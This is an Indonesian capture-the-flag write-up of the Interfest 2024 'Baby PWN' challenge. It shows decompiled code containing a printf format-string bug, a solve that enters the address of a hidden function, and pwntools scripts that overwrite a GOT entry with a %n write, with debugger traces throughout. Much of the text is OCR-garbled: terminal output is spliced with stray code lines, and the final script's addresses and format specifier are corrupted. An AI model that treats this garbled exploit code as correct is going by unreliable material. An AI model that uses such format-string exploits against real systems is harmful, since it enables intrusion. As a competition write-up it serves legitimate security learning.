

WRITEUP PENYISIHAN INTERFEST XVI 2024



K.E.II



ITOID



FLAB

SNI - FLAKEITO

Part of

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CYBERSECURITY TEAM

WRITEUP PENYISIHAN INTERFEST 2024

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Binary Exploitation

Binary Exploitation/Baby PWN

Setelah debugging sampai berjam-jam, ternyata ELF (*Executable and Linkable Format*) yang dideploy di server berbeda dengan ELF yang diberikan kepada *client* (kita) saat dicompile sehingga terdapat perbedaan offset stack untuk kedua ELF tersebut.

```
itoid /pwn/babypwn
>>> ldd chall
linux-vdso.so.1 (0x00007ffd849d6000)
libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x0000740e68200000)
libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x0000740e684f2000)
libc.so.6 => ./libc.so.6 (0x0000740e67e00000)
libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x0000740e68115000)
/lib64/ld-linux-x86-64.so.2 (0x0000740e68536000)

itoid /pwn/babypwn
>>> strings libc.so.6 | grep "GLIBC_2.38"
GLIBC_2.38
GLIBC_2.38

itoid /pwn/babypwn
>>> ./chall
1. Real Flag
2. Fake Flag
3. Exit
Rill or fake? Enter ur choice: %15$p
0x74fe41223ebd
Invalid option. Please select 1, 2, or 3.

itoid /pwn/babypwn
>>> nc 157.66.55.21 30001
1. Real Flag
2. Fake Flag
3. Exit
Rill or fake? Enter ur choice: %15$p
0x7c14980c7083
Invalid option. Please select 1, 2, or 3.
final_hacktheon_sejong...
K1ra_Pwn
CTEDScrapper(ctfd)
```

WRITEUP PENYISIHAN INTERFEST 2024

```

root@kali:~/pwn/baby_pwn# cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs sh -c 'python3 -c "import sys; sys.stdout.write(log.info(f\'(name): {hex(value)}\'))"' &
root@kali:~/pwn/baby_pwn# strings chall | grep GLIBC
GLIBCXX_3.4.32
GLIBCXX_3.4
GLIBCXX_3.4.21
GLIBC_2.34
GLIBC_2.38
GLIBC_2.2.5
printf@GLIBC_2.2.5
_ZSt7getlineIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_E57_RNST7_cxx11l2basic_stringIS4_S5_T1_EE@GLIBCXX_3.4.21
_ZNST14basic_ifstreamIcSt11char_traitsIcEE5closeEv@GLIBCXX_3.4
_ZNST14basic_ifstreamIcSt11char_traitsIcEE1D1Ev@GLIBCXX_3.4
_isoc23_sscanf@GLIBC_2.38
_ZNST7_cxx11l2basic_stringIcSt11char_traitsIcESaIcEED1Ev@GLIBCXX_3.4.21
libc_start_main@GLIBC_2.34
__str_payload(6, {exe.get_printf: 0x401316}, write_size='short')
stdin@GLIBC_2.2.5
_ZStIsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_E57_RKNSt7_cxx11l2basic_stringIS4_S5_T1_EE@GLIBCXX_3.4.21
_ZStIsI11char_traitsIcEERSt13basic_ostreamIcT_E55_Pkc@GLIBCXX_3.4
_ZNSolsEPFRSoS_E@GLIBCXX_3.4
_ZStIsI11char_traitsIcEERSt13basic_ostreamIcT_E55_c@GLIBCXX_3.4
_ZNKSt9basic_iosIcSt11char_traitsIcEEcvbEv@GLIBCXX_3.4.21
_ZSt4cout@GLIBCXX_3.4
_ZSt5flushIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_E56_@GLIBCXX_3.4
_ZNST7_cxx11l2basic_stringIcSt11char_traitsIcESaIcEED1Ev@GLIBCXX_3.4.21
_ZSt2lios_base_library_initv@GLIBCXX_3.4.32
fgets@GLIBC_2.2.5
_ZNST14basic_ifstreamIcSt11char_traitsIcEE7is_openEv@GLIBCXX_3.4
_ZNST14basic_ifstreamIcSt11char_traitsIcEE1EPKcSt13_Ios_Openmode@GLIBCXX_3.4
_ZStIsI11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_E57_RKNSt7_cxx11l2basic_stringIS4_S5_T1_EE@GLIBCXX_3.4.21
_ZStIsI11char_traitsIcEERSt13basic_ostreamIcT_E55_Pkc@GLIBCXX_3.4
_ZNSolsEPFRSoS_E@GLIBCXX_3.4

```

ELF yang dicompile dengan libc yang valid (ELF yang diberikan kepada client) baru saja dideploy di server yang baru 18 menit sebelum penyisihan berakhir.

INTERFEST 2024

? | binary-exploitation

? | WELCOME

GET STARTED

? | GET-ROLES

? | help

GENERAL OPCOM

? | ANNOUNCEMENT

? | GENERAL

? | QUESTIONS

? | VOICE

CTF

? | ANNOUNCEMENT-CTF

? | CHAT-CTF

? | binary-exploitat...

? | cryptography

? | forensics

? | miscellaneous

? | web-exploitation

? | VOICE CTF

? | ROOM 1

? | ROOM 2

? | ROOM 3

? | ROOM 4

#

Wzrd.

Today at 12:01

@CTF

sori lgi diluar. klo ada kendala boleh dm

HenryBS

Today at 12:07

@Wzrd.

Wzrd.

Today at 15:42

@CTF

Wzrd.

Today at 12:39

@Wzrd.

Wzrd.

Today at 12:01

@CTF

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Today at 12:07

@Wzrd.


Wzrd.

Today at 15:42

@CTF

WRITEUP PENYISIHAN INTERFEST 2024

Kenapa ada beberapa tim yang bisa solve dengan kondisi sebelum ELF yang valid dideploy di server? Ternyata karena *problem setter* soal tersebut langsung memberikan flagnya ketika ada peserta lomba yang complain



Analisis programnya:

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s[60]; // [rsp+0h] [rbp-40h] BYREF
4     int v5; // [rsp+3Ch] [rbp-4h] BYREF
5
6     menu();
7     fgets(s, 50, _bss_start);
8     __isoc23_sscanf(s, "%d", &v5);
9     printf(s);
10    switch ( v5 )
11    {
12    case 1:
13        std::operator<<<std::char_traits<char>>(&std::cout, "Noo, this flag is top 1 secret!\n");
14        break;
15    case 2:
16        std::operator<<<std::char_traits<char>>(&std::cout, "this is just dumb flag, forestyctf{fake_flag_dont_submit}\n");
17        break;
18    case 3:
19        std::operator<<<std::char_traits<char>>(&std::cout, "Exiting the program..\n");
20        break;
21    default:
22        if ( (__int64 (*)(void))v5 == secretzz )
23            secretzz();
24        else
25            std::operator<<<std::char_traits<char>>(&std::cout, "Invalid option. Please select 1, 2, or 3.\n");
26        break;
27    }
28    std::operator<<<std::char_traits<char>>(&std::cout, "\n");
29    return 0;
30 }
```

```
1 __int64 secretzz(void)
2 {
3     __int64 v0; // rax
4     _QWORD *v1; // rax
5     _BYTE v3[32]; // [rsp+0h] [rbp-240h] BYREF
6     _BYTE v4[536]; // [rsp+20h] [rbp-220h] BYREF
7
8     std::ifstream::basic_ifstream(v4, "flag.txt", 8LL);
9     if ( (unsigned __int8)std::ifstream::is_open(v4) )
10    {
11        std::string::basic_string(v3);
12        while ( 1 )
13        {
14            v1 = (_QWORD *)std::getline<char,std::char_traits<char>,std::allocator<char>>(v4, v3);
15            if ( !(unsigned __int8)std::ios::operator bool((char *)v1 + *(_QWORD *)(&v1 - 24LL)) )
16                break;
17            v0 = std::operator<<<char>(&std::cout, v3);
18            std::operator<<<std::char_traits<char>>(v0, 10LL);
19        }
20        std::ifstream::close(v4);
21        std::string::~string(v3);
22    }
23    else
24    {
25        std::operator<<<std::char_traits<char>>(&std::cout,
26            "Woah.. u got me! now connect to the server and get the flag!\n");
27    }
28    return std::ifstream::~ifstream(v4);
29 }
30 }
```

WRITEUP PENYISIHAN INTERFEST 2024

`scanf(s, "%d", &v5)` artinya inputan kita akan disimpan di variabel `v5` dalam bentuk *signed integer* (angka). Solusinya ada banyak karena terdapat *format string vulnerability* di fungsi `printf(s)` yang tidak menggunakan *format string specifier* sehingga kita bisa mengoverwrite *return instruction pointer* dari program ini dengan fungsi `secretzz()`, mengoverwrite Global Offset Table Entry dari `std::operator<<<std::char_traits<char>>>(&std::cout, "Invalid option. Please select 1, 2, or 3.\n")` menjadi fungsi `secretzz()` karena fungsi tersebut akan ditrigger setelah kita memilih opsi selain case 1-3, dan default case. Masih banyak lagi cara untuk menyelesaikan challenge ini.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s[60]; // [rsp+0h] [rbp-40h] BYREF
4     int v5; // [rsp+3Ch] [rbp-4h] BYREF
5
6     menu();
7     fgets(s, 50, _bss_start);
8     scanf(s, "%d", &v5);
9     printf(s);
10    switch ( v5 )
11    {
12        break;
13        default:
14            if ( (__int64 (*)(void))v5 == secretzz )
15                secretzz();
16            else
17                std::operator<<<std::char_traits<char>>>(&std::cout
18
19 pwndbg> info functions com = (lambda: io.interactive())
20 All defined functions: def li(value, name=None):
21                         if name is None:
22                             frame = inspect.currentframe().f_back
23                             name = [k for k, v in frame.f_locals.items() i
24 0x0000000000401000 _init name = [k for k, v in frame.f_locals.items() i
25 0x0000000000401130 printf@plt.info(f"{name}: {hex(value)}")
26 0x0000000000401140 std::basic_istream<char, std::char_traits<char> >& std::ge
27 :char_traits<char>, std::allocator<char> >&@plt
28 0x0000000000401150 std::basic_istream<char, std::char_traits<char> >::~close(
29 0x0000000000401160 std::basic_istream<char, std::char_traits<char> >::~basic
30 0x0000000000401170 _isoc23_sscanf@plt.c : a.rjust(b,"c)
31 0x0000000000401180 std::_cxx11::basic_string<char, std::char_traits<char>, s
32 0x0000000000401190 std::basic_ostream<char, std::char_traits<char> >& std::op
33 std::char_traits<char>, std::allocator<char> > const&@plt
34 0x00000000004011a0 std::basic_ostream<char, std::char_traits<char> >& std::op
35 0x00000000004011b0 std::basic_ostream<char, std::char_traits<char> >::~operato
36 0x00000000004011c0 std::basic_ostream<char, std::char_traits<char> >& std::op
37 0x00000000004011d0 std::basic_ios<char, std::char_traits<char> >::~operator bo
38 0x00000000004011e0 std::_cxx11::basic_string<char, std::char_traits<char>, s
39 0x00000000004011f0 fgets@plt.tstr payload(6, (exe.got.printf: 0x401316), writ
40 0x0000000000401200 std::basic_istream<char, std::char_traits<char> >::~is_ope
41 0x0000000000401210 _Unwind_Resume@plt(0000401316))
42 0x0000000000401220 std::basic_istream<char, std::char_traits<char> >::~basic
43 0x0000000000401230 start()
44 0x0000000000401260 _dl_relocate_static_pie
45 0x0000000000401270 deregister_tm_clones
46 0x00000000004012a0 register_tm_clones // start -> 0
47 0x00000000004012e0 do_global_dtors_aux @GLIBC_2.2.5 -> 0x401030 -> endbr64
48 0x0000000000401310 frame_dummy
49 0x0000000000401316 secretzz()
50 0x0000000000401410 menu()
51 0x000000000040144d _start
52 0x00000000004014ce main
53 0x00000000004015e4 _fini
54
55 pwndbg> p/d (0x0000000000401316)
56 $1 = 4199190
57 pwndbg>
```

Tetapi solusi yang paling *trivial* adalah menginput angka 4199190 sehingga `v5` diset dengan value 4199190 (address fungsi `secretzz()`) sehingga `if ((__int64`

(*)(void))v5 == secretzz) akan valid yang mengakibatkan fungsi secretzz() ditrigger

```

itoid /pwn/babypwn
>>> history
>>> nc 117.53.47.247 30001
1. Real Flag
2. Fake Flag
3. Exit
Rill or fake? Enter ur choice: 4199190
4199190
forestyctf{sp3ll my n4me kidzzz} = 0x000000000040131
itoid /pwn/babypwn
>>>

```

Contoh solusi lain dengan *format string write* yang saya *mention* sebelumnya:

```

#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

host, port = "nc 117.53.47.247 30001".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./chall", False)

io = start()

p = f'%{0x0000000000401316}c'.encode() # address fungsi secretzz
p += '%8$lnZZ'.encode() # 8 -> index 0x404038 yang berada di stack, ZZ itu
padding 2 bytes, tujuannya agar packed address 0x404038 aligned di stack
p += p64(0x404038) # Global Offset Table Entry dari
std::operator<<<std::char_traits<char>>(&std::cout, "Invalid option. Please
select 1, 2, or 3.\n");
io.sendline(p)
io.interactive()

```

State GOT Entry 0x404038:

WRITEUP PENYISIHAN INTERFEST 2024

```

0x401548 <main+122>    jmp     main+246                <main+246>
0x4015c4 <main+246>    lea     rax, [rip + 0xb88]          RAX => 0x402153 ← 0x31b01010101000a /* '\n' */ome
[ STACK ]
00:0000 | rdi rsp 0x7ffe6e7be420 ← '%4199190c%8$lnZZ8@@'
01:0008 | -038 0x7ffe6e7be428 ← 'c%8$lnZZ8@@'
02:0010 | -030 0x7ffe6e7be430 → 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<<
<std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) → 0x7a635
2b49530 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basi
c_ostream<char, std::char_traits<char> >&, char const*)) ← endbr64
03:0018 | -028 0x7ffe6e7be438 ← 0xa /* '\n' */
04:0020 | -020 0x7ffe6e7be440 ← 0
... ↓
3 skipped
[ BACKTRACE ]
> 0 0x401522 main+84
1 0x7a6352623ebd libc_start_call_main+109
2 0x7a6352623f79 libc_start_main_impl+137
3 0x401255 _start+37

pwndbg> got -r
State of the GOT of /home/itoid/interfestctf2024/pwn/babypwn/chall:
GOT protection: Partial RELRO | Found 19 GOT entries passing the filter
[0x403fd0] libc_start_main@GLIBC 2.34 -> 0x7a6352623ef0 ( libc_start_main_impl) ← endbr64
[0x403fd8] _ZSt5flushIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_@GLIBCXX 3.4 -> 0x7a6352b48ec0 (std::basi
c_ostream<char, std::char_traits<char> >& std::flush<char, std::char_traits<char> >(std::basic_ostream<char, st
d::char_traits<char> >&)) ← endbr64
[0x403fe0] _gmon_start__ -> 0
[0x404000] printf@GLIBC 2.2.5 -> 0x401030 ← endbr64
[0x404008] _ZSt7getlineIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_0_ES7_RNSt7__cxx112basic_stringIS4_S5_T
1_EE@GLIBCXX 3.4.21 -> 0x401040 ← endbr64
[0x404010] _ZSt14basic_ifstreamIcSt11char_traitsIcEE5closeEv@GLIBCXX 3.4 -> 0x401050 ← endbr64
[0x404018] _ZSt14basic_ifstreamIcSt11char_traitsIcEE1Ev@GLIBCXX 3.4 -> 0x401060 ← endbr64
[0x404020] _isoc23_sscanf@GLIBC 2.38 -> 0x7a635264f740 ( _isoc23_sscanf) ← endbr64
[0x404028] _ZSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEE1Ev@GLIBCXX 3.4.21 -> 0x401080 ← endbr64
[0x404030] _ZSt15IcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_0_ES7_RKNSt7__cxx112basic_stringIS4_S5_T1_EE@
GLIBCXX 3.4.21 -> 0x401090 ← endbr64
[0x404038] _ZSt15IcSt11char_traitsIcEEERSt13basic_ostreamIcT_ES5_Pkc@GLIBCXX 3.4 -> 0x7a6352b49530 (std::basic_os
tream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::c
har_traits<char> >&, char const*)) ← endbr64
[0x404040] _ZNSolsEPFRSoS_E@GLIBCXX 3.4 -> 0x7a6352b47eb0 (std::basic_ostream<char, std::char_traits<char> >::o
perator<<(std::basic_ostream<char, std::char_traits<char> >& (*) (std::basic_ostream<char, std::char_traits<char>
> >&)) ← endbr64
[0x404048] _ZSt15IcSt11char_traitsIcEEERSt13basic_ostreamIcT_ES5_c@GLIBCXX 3.4 -> 0x4010c0 ← endbr64
[0x404050] _ZNSKSt9basic_iosIcSt11char_traitsIcEEcvbEv@GLIBCXX 3.4.21 -> 0x4010d0 ← endbr64
[0x404058] _ZSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEE1Ev@GLIBCXX 3.4.21 -> 0x4010e0 ← endbr64
[0x404060] _fgetc@GLIBC 2.2.5 -> 0x7a6352670af0 (_fgetc) ← endbr64
[0x404068] _ZSt14basic_ifstreamIcSt11char_traitsIcEE7is_openEv@GLIBCXX 3.4 -> 0x401100 ← endbr64
[0x404070] _Unwind_Resume@GCC 3.0 -> 0x401110 ← endbr64
[0x404078] _ZSt14basic_ifstreamIcSt11char_traitsIcEE1EPKcSt13_Ios_Openmode@GLIBCXX 3.4 -> 0x401120 ← endbr64

pwndbg> █

[0x404038] _ZSt15IcSt11char_traitsIcEEERSt13basic_ostreamIcT_ES5_Pkc@GLIBCXX 3.4 -> 0x7a6352b49530 (std::basic_os
tream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::c
har_traits<char> >&, char const*)) ← endbr64

```

State GOT Entry 0x404038 setelah dioverwrite menjadi fungsi secretzz() dengan format string write:

```

GLIBCXX 3.4.21 -> 0x401090 ← endbr64
[0x404038] _ZSt15IcSt11char_traitsIcEEERSt13basic_ostreamIcT_ES5_Pkc@GLIBCXX 3.4 -> 0x401316 (secretzz()) ← endbr64
[0x404040] _ZNSolsEPFRSoS_E@GLIBCXX 3.4 -> 0x7a6352b47eb0 (std::basic_ostream<char, std::char_traits<char> >::o
perator<<(std::basic_ostream<char, std::char_traits<char> >& (*) (std::basic_ostream<char, std::char_traits<char>
> >&)) ← endbr64

```

Triggering:

WRITEUP PENYISIHAN INTERFEST 2024

```
R15 0x403dd8 ( __do_global_dtors_aux_fini_array_entry) → 0x4012e0 ( __do_global_dtors_aux) ← endbr64
RBP 0x7ffe6e7be460 ← 1
RSP 0x7ffe6e7be420 ← '%4199190c%8$lnZZ8@@'
*RIP 0x4015bf (main+241) ← call 0x4011a0

[ DISASM / x86-64 / set emulate on ]
0x4015a2 <main+212> ✓ jne main+221 <main+221>
0x4015ab <main+221> lea rax, [rip + 0xb76] RAX ⇒ 0x402128 ← 'Invalid option. Please select 1, 2, or 3.\n'
0x4015b2 <main+228> mov rsi, rax RSI ⇒ 0x402128 ← 'Invalid option. Please select 1, 2, or 3.\n'
0x4015b5 <main+231> lea rax, [rip + 0x2b44] RAX ⇒ 0x404100 (std::cout@GLIBCXX_3.4) → 0x7a6352c62310 (vtable for std::basic_ostream<char, std::char_traits<char> >+24) → 0x7a6352b47b80 (std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()) ← ...
0x4015bc <main+238> mov rdi, rax RDI ⇒ 0x404100 (std::cout@GLIBCXX_3.4) → 0x7a6352c62310 (vtable for std::basic_ostream<char, std::char_traits<char> >+24) → 0x7a6352b47b80 (std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()) ← ...
► 0x4015bf <main+241> call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt>
rdi: 0x404100 (std::cout@GLIBCXX_3.4) → 0x7a6352c62310 (vtable for std::basic_ostream<char, std::char_traits<char> >+24) → 0x7a6352b47b80 (std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()) ← endbr64
rsi: 0x402128 ← 'Invalid option. Please select 1, 2, or 3.\n'
rdx: 0
rcx: 0

0x4015c4 <main+246> lea rax, [rip + 0xb88] RAX ⇒ 0x402153 ← 0x31b01010101000a /* '\n' */
0x4015cb <main+253> mov rsi, rax
0x4015ce <main+256> lea rax, [rip + 0x2b2b] RAX ⇒ 0x404100 (std::cout@GLIBCXX_3.4)
0x4015d5 <main+263> mov rdi, rax
0x4015d8 <main+266> call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt>

[ STACK ]
00:0000 | rsp 0x7ffe6e7be420 ← '%4199190c%8$lnZZ8@@'
01:0008 | -038 0x7ffe6e7be428 ← '%c%8$lnZZ8@@%b 3, 0r');
02:0010 | -030 0x7ffe6e7be430 → 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) → 0x401316 (secretzz()) ← endbr64
03:0018 | -028 0x7ffe6e7be438 ← 0xa /* '\n' */
04:0020 | -020 0x7ffe6e7be440 ← 0
... ↓ 3 skipped

[ BACKTRACE ]
126 ► 0 stringf 0x4015bf main+241X 3.4.21 → 0x401040 ← endbr64
endbr64 1 0x7a6352623ebd __libc_start_call_main+109
r64 2 0x7a6352623f79 __libc_start_main_impl+137
3 0x401255 _start+37
401040 ← endbr64
in pwndbg> 55 T1 EE@GLIBCXX_3.4.21 → 0x401090 ← endbr64
```

WRITEUP PENYISIHAN INTERFEST 2024

```

erfest2024) - Sublime Text (UNREGISTERED)
*RSP 0x7ffe6e7be418 -> 0x4015c4 (main+246) <- lea rax, [rip + 0xb88]
*RIP 0x4011a0 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std:
d::basic_ostream<char, std::char_traits<char> >&, char const*)@plt) <- endbr64
[ DISASM / x86-64 / set emulate on ]
> 0x4011a0 <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::
basic_ostream<char, std::char_traits<char> >&, char const*)@plt> endbr64
0x4011a4 <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::
basic_ostream<char, std::char_traits<char> >&, char const*)@plt+4> jmp qword ptr [rip + 0x2e8e] <secre
tzz()>
↓
0x401316 <secretzz()> endbr64
0x40131a <secretzz()+4> push rbp
0x40131b <secretzz()+5> mov rbp, rsp RBP => 0x7f
fe6e7be410 -> 0x7ffe6e7be460 <- 1
0x40131e <secretzz()+8> push rbx
0x40131f <secretzz()+9> sub rsp, 0x238 RSP => 0x7f
fe6e7be1d0 (0x7ffe6e7be408 - 0x238)
0x401326 <secretzz()+16> lea rax, [rbp - 0x220] RAX => 0x7f
fe6e7be1f0 -> 0x7ffe6e7be250 -> 0x7ffe6e7be280 <- ...
0x40132d <secretzz()+23> mov edx, 8 EDX => 8
0x401332 <secretzz()+28> lea rcx, [rip + 0xccf] RCX => 0x40
2008 <- 'flag.txt'
0x401339 <secretzz()+35> mov rsi, rcx RSI => 0x40
2008 <- 'flag.txt'
[ STACK ]
00:0000 | rsp 0x7ffe6e7be418 -> 0x4015c4 (main+246) <- lea rax, [rip + 0xb88]
01:0008 | -040 0x7ffe6e7be420 <- '%4199190c%8$lnZZ8@@'
02:0010 | -038 0x7ffe6e7be428 <- 'c%8$lnZZ8@@'
03:0018 | -030 0x7ffe6e7be430 -> 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <st
d::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) -> 0x401316 (s
ecretzz()) <- endbr64
04:0020 | -028 0x7ffe6e7be438 <- 0xa /* '\n' */
05:0028 | -020 0x7ffe6e7be440 <- 0
... ↓ 2 skipped
[ BACKTRACE ]
> 0 0x4011a0 std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >
>(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt
112bas 1 string 0x4015c4 main+246 x 3.4.21 -> 0x401040 <- endbr64
endbr 2 0x7a6352623ebd _libc_start_call_main+109
br64 3 0x7a6352623f79 _libc_start_main_impl+137
4 0x401255 _start+37
x40
asic pwndbg> S5 T1 EEPGLIBCXX 3.4.21 -> 0x401090 <- endbr64

```


WRITEUP PENYISIHAN INTERFEST 2024

```
estart(0x24) SubprocessText(0x00000000)
RBP 0x7ffe6e7be410 -> 0x7ffe6e7be460 <- 1
RSP 0x7ffe6e7be1d0 -> 0x149a8c0 <- 'foreystctf{local_flag}'
*RIP 0x4013bb (secretzz()+165) <- call 0x4011d0
[ DISASM / x86-64 / set emulate on ]
0x4013ab <secretzz()+149> mov rdx, qword ptr [rax] RDX, [0x7ffe6e7be1f0] => 0x7a6352c60dc0 (vtable
for std::basic_ifstream<char, std::char_traits<char> >+24) -> 0x7a6352b25cf0 (std::basic_ifstream<char, std::c
har_traits<char> >::~~basic_ifstream()) <- endbr64
0x4013ae <secretzz()+152> sub rdx, 0x18 RDX => 0x7a6352c60da8 (vtable for std::basic_if
stream<char, std::char_traits<char> >) (0x7a6352c60dc0 - 0x18)
0x4013b2 <secretzz()+156> mov rdx, qword ptr [rdx] RDX, [vtable for std::basic_ifstream<char, std:
:char_traits<char> >] => 0x100
0x4013b5 <secretzz()+159> add rax, rdx RAX => 0x7ffe6e7be2f0 (0x7ffe6e7be1f0 + 0x100)
0x4013b8 <secretzz()+162> mov rdi, rax RDI => 0x7ffe6e7be2f0 -> 0x7a6352c60de8 (vtable
for std::basic_ifstream<char, std::char_traits<char> >+64) -> 0x7a6352b25d90 (virtual thunk to std::basic_ifst
ream<char, std::char_traits<char> >::~~basic_ifstream()) <- ...
> 0x4013bb <secretzz()+165> call std::basic_ios<char, std::char_traits<char> >::operator bool() const@plt
<std::basic_ios<char, std::char_traits<char> >::operator bool() const@plt>
rdi: 0x7ffe6e7be2f0 -> 0x7a6352c60de8 (vtable for std::basic_ifstream<char, std::char_traits<char> >+64
) -> 0x7a6352b25d90 (virtual thunk to std::basic_ifstream<char, std::char_traits<char> >::~~basic_ifstream()) <-
endbr64
rsi: 0x14988c7 <- 0
rdx: 0x100
rcx: 0x149a8c0 <- 'foreystctf{local_flag}'

0x4013c0 <secretzz()+170> test al, al
0x4013c2 <secretzz()+172> jne secretzz()+86 <secretzz()+86>

0x4013c4 <secretzz()+174> lea rax, [rbp - 0x220]
0x4013cb <secretzz()+181> mov rdi, rax
0x4013ce <secretzz()+184> call std::basic_ifstream<char, std::char_traits<char> >::close()@plt <std::ba
sic_ifstream<char, std::char_traits<char> >::close()@plt>
[ STACK ]
00:0000 | rsp 0x7ffe6e7be1d0 -> 0x149a8c0 <- 'foreystctf{local_flag}'
01:0008 | -238 0x7ffe6e7be1d8 <- 0x16
02:0010 | -230 0x7ffe6e7be1e0 <- 0x1e
03:0018 | -228 0x7ffe6e7be1e8 -> 0x7a635282e780 ( IO_2_1 stdout ) <- 0xfbad2a84
04:0020 | -220 0x7ffe6e7be1f0 -> 0x7a6352c60dc0 (vtable for std::basic_ifstream<char, std::char_traits<char> >+24
) -> 0x7a6352b25cf0 (std::basic_ifstream<char, std::char_traits<char> >::~~basic_ifstream()) <- endbr64
05:0028 | -218 0x7ffe6e7be1f8 <- 0 (lect 1, 2, or 3, 10)
06:0030 | -210 0x7ffe6e7be200 -> 0x7a6352c60cc8 (vtable for std::basic_filebuf<char, std::char_traits<char> >+16)
-> 0x7a6352b23bb0 (std::basic_filebuf<char, std::char_traits<char> >::~~basic_filebuf()) <- endbr64
07:0038 | -208 0x7ffe6e7be208 -> 0x14988b0 <- 'foreystctf{local_flag}\n'
[ BACKTRACE ]
> 0 0x4013bb secretzz()+165
1 0x4015c4 main+246
2 0x7a6352623ebd libc_start_call_main+109
3 0x7a6352623f79 libc_start_main_impl+137 <- endbr64
endbr64 0x401255 _start+37

pwndbg>
0x00000000004013c0 in secretzz() ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA endbr64
```

Dapat dilihat bahwa flag sudah didapat di local environment saya. Jadi langsung saja kirim payloadnya di netcat server untuk mendapatkan flag yang ada di server.

WRITEUP PENYISIHAN INTERFEST 2024

```

1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 context.terminal = "kitty @launch --location=split --cwd=current".split()
6
7 $
8
9 def start(argv=[], *a, **kw):
10     if args.LOCAL:
11         argv = argv if argv else [exe.path]
12         if args.GDB:
13             return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
14             return process(argv, *a, **kw)
15         return remote(args.HOST or host, args.PORT or port, *a, **kw)
16
17 host, port = "nc 117.53.47.247 30001".split(" ")[1:3]
18 exe = context.binary = ELF(args.EXE or "./chall", False)
19
20 io = start()
21
22 # 313710x0000000000401210()
23 p = f"%{0x0000000000401210}c".encode()
24 p += "%$5inZz".encode()
25 p += p64(0x404938) # Global Offset Table deri std::operator<<std::char_traits<char>::cout, "Invalid option. Please select 1, 2, or 3.\n");
26 io.sendline(p)
27 io.interactive()

